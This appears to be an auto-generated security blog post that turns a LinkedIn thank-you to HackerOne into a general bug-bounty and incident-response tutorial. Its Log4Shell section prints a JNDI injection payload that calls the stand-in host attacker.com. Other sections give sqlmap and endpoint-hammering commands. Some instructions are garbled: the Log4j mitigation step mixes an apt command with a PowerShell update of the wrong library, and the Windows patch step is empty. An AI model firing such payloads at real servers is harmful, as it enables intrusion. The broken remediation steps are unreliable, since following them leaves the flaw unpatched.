Listen to this Post
Introduction:

In a recent LinkedIn post, cybersecurity researcher Yousif Mohamed thanked HackerOne for a valuable gift, highlighting the growing importance of bug bounty platforms in professional cybersecurity journeys. This underscores how platforms like HackerOne bridge the gap between ethical hackers and organizations, fostering skills in penetration testing, SOC analysis, and incident response. As cyber threats evolve, leveraging such resources is critical for mastering vulnerability discovery and mitigation.
Learning Objectives:
- Understand how bug bounty programs like HackerOne enhance cybersecurity expertise and career growth.
- Learn fundamental penetration testing techniques and tools for web application security.
- Explore incident response workflows and cloud hardening strategies for modern IT environments.
You Should Know:
- Joining Bug Bounty Programs: From Sign-Up to First Submission
The LinkedIn post mentions HackerOne, a leading bug bounty platform where researchers report vulnerabilities for rewards. To start, create an account on HackerOne, complete profile verification, and join public programs. Begin with reconnaissance using tools like Subfinder and Amass for domain enumeration. Here’s a step-by-step guide:
– Step 1: Sign up at HackerOne.com and verify your identity to build credibility.
– Step 2: Explore programs labeled “public” or “open” for beginners, such as those with low competition.
– Step 3: Use Linux commands for initial reconnaissance. For example, to gather subdomains:
sudo apt install subfinder amass  Install tools on Kali Linux
subfinder -d example.com -o subdomains.txt
amass enum -d example.com -o amass_results.txt
– Step 4: Analyze results with tools like Nmap for port scanning: nmap -sV -p 80,443,8080 <target_ip>.
– Step 5: Submit vulnerabilities via HackerOne’s disclosure process, including proof-of-concept details. This hands-on approach builds real-world skills in bug hunting.
2. Essential Penetration Testing Tools for Web Applications
Penetration testing, as noted in the post, requires mastering tools like Burp Suite and OWASP ZAP. Start by configuring Burp Suite as a proxy to intercept web traffic. Follow these steps:
– Step 1: Install Burp Suite Community Edition on Linux or Windows from PortSwigger’s website.
– Step 2: Configure your browser to use Burp’s proxy (127.0.0.1:8080) and import its CA certificate for HTTPS interception.
– Step 3: Use Burp’s Scanner to automate vulnerability detection, focusing on SQL injection or XSS. For manual testing, employ Repeater to modify requests.
– Step 4: Complement with command-line tools like SQLmap for database testing:
sqlmap -u "http://example.com/login.php" --data="username=admin&password=pass" --dbs
– Step 5: Practice on labs like HackTheBox or PortSwigger Web Security Academy to refine techniques. This workflow mirrors SOC analyst tasks for threat identification.
- Incident Response for SOC Analysts: From Detection to Containment
The post references SOC analyst roles, where incident response is key. Begin by monitoring logs with SIEM tools like Splunk or ELK. On Windows, use PowerShell to collect artifacts:
– Step 1: Detect anomalies via event logs: `Get-EventLog -LogName Security -Newest 50` for suspicious login attempts.
– Step 2: Isolate compromised systems using firewall rules. On Linux, block IPs with iptables:
sudo iptables -A INPUT -s <malicious_ip> -j DROP
– Step 3: Capture memory dumps with FTK Imager or LiME for Linux: insmod lime.ko "path=/tmp/memdump.lime".
– Step 4: Analyze malware with strings command or Volatility framework: volatility -f memory.dump imageinfo.
– Step 5: Document steps for compliance and patch vulnerabilities post-incident. This aligns with bug hunter efforts to report and mitigate flaws.
4. API Security Testing: Uncovering Hidden Vulnerabilities
APIs are common targets in bug bounties. Use tools like Postman and OWASP Amass for testing endpoints. Here’s how:
– Step 1: Enumerate API endpoints via source code review or fuzzing with FFuf:
ffuf -w wordlist.txt -u https://api.example.com/FUZZ -mc 200
– Step 2: Test authentication flaws by sending requests without tokens: curl -X GET https://api.example.com/data -H "Authorization: Bearer null".
– Step 3: Check for rate limiting by bombarding endpoints: for i in {1..100}; do curl https://api.example.com/login; done.
– Step 4: Validate input with SQL injection or JSON exploits. Use jq to parse responses: curl ... | jq ..
– Step 5: Implement mitigation via API gateways and WAFs. This process highlights the intersection of penetration testing and cloud security.
5. Cloud Hardening for AWS and Azure Environments
Cloud security is vital for incident response. Harden AWS S3 buckets and Azure VMs to prevent data leaks. Follow these steps:
– Step 1: Audit S3 bucket permissions using AWS CLI: aws s3api get-bucket-acl --bucket my-bucket.
– Step 2: Enable logging and encryption: aws s3api put-bucket-encryption --bucket my-bucket --server-side-encryption-configuration ....
– Step 3: On Azure, secure VMs with NSG rules: az network nsg rule create --name DenyAll --priority 100 --access Deny.
– Step 4: Use Terraform for infrastructure-as-code to enforce policies: resource "aws_security_group" "allow_ssh" { ... }.
– Step 5: Monitor with CloudTrail or Azure Monitor for unauthorized access. This aligns with SOC analyst duties in hybrid environments.
6. Vulnerability Exploitation and Mitigation: A Practical Example
Bug hunters often exploit common flaws like CVE-2021-44228 (Log4Shell). Simulate exploitation and patching:
– Step 1: Set up a vulnerable test environment with Docker: docker run -p 8080:8080 vulnerable-log4j-app.
– Step 2: Exploit using a payload: `curl -H “X-Api-Version: ${jndi:ldap://attacker.com/a}” http://target:8080`.
– Step 3: Mitigate by updating Log4j libraries: `sudo apt update && sudo apt upgrade log4jon Linux.Update-Package -ProjectName MyApp -Id log4net`.
- Step 4: On Windows, use PowerShell to patch:
– Step 5: Verify fixes with vulnerability scanners like Nessus. This demonstrates the end-to-end cycle from discovery to resolution.
7. Integrating AI for Threat Detection and Automation
AI is reshaping cybersecurity, as implied by the post’s IT focus. Implement machine learning models to analyze logs. Steps:
– Step 1: Collect datasets from SIEM tools and preprocess with Python: import pandas as pd; df = pd.read_csv('logs.csv').
– Step 2: Train a model using Scikit-learn for anomaly detection: from sklearn.ensemble import IsolationForest; clf = IsolationForest().
– Step 3: Deploy via APIs with Flask: `@app.route(‘/predict’, methods=[‘POST’])` to flag incidents.
– Step 4: Automate responses with scripts, e.g., quarantine devices via SSH: ssh user@host "iptables -A INPUT -s <ip> -j DROP".
– Step 5: Continuously refine with feedback loops. This enhances bug bounty efficiency by prioritizing high-risk vulnerabilities.
What Undercode Say:
- Key Takeaway 1: Bug bounty platforms like HackerOne democratize cybersecurity training, providing hands-on experience that formal education often lacks, accelerating career growth for researchers like Yousif Mohamed.
- Key Takeaway 2: Mastering a blend of offensive and defensive techniques—from penetration testing to incident response—is essential for modern cybersecurity roles, with AI and cloud skills becoming non-negotiable.
Analysis: The post reflects a trend where cybersecurity professionals leverage open platforms to gain practical skills. HackerOne’s gift, possibly including swag or premium access, symbolizes the community-driven nature of the field. However, this reliance on bug bounties may oversimplify the need for deep technical foundations, as tools alone cannot replace understanding core principles. Organizations must balance such initiatives with structured training to address skills gaps in SOC and incident response teams. The integration of AI and cloud security further complicates the landscape, requiring continuous learning. Ultimately, ethical hacking platforms are valuable but should complement, not replace, comprehensive cybersecurity frameworks.
Prediction:
In the future, bug bounty programs will evolve with AI-powered automation, enabling faster vulnerability discovery and response. However, this may lead to an arms race where attackers use similar AI tools, increasing sophisticated threats. Platforms like HackerOne will likely expand into training and certification, blurring lines between education and crowdsourced security. As cloud adoption grows, vulnerabilities in APIs and infrastructure-as-code will dominate bug bounties, demanding new skill sets. This shift could democratize security further but also centralize power among top researchers, potentially marginalizing beginners unless inclusive practices are adopted.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Yousif Mohamed – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


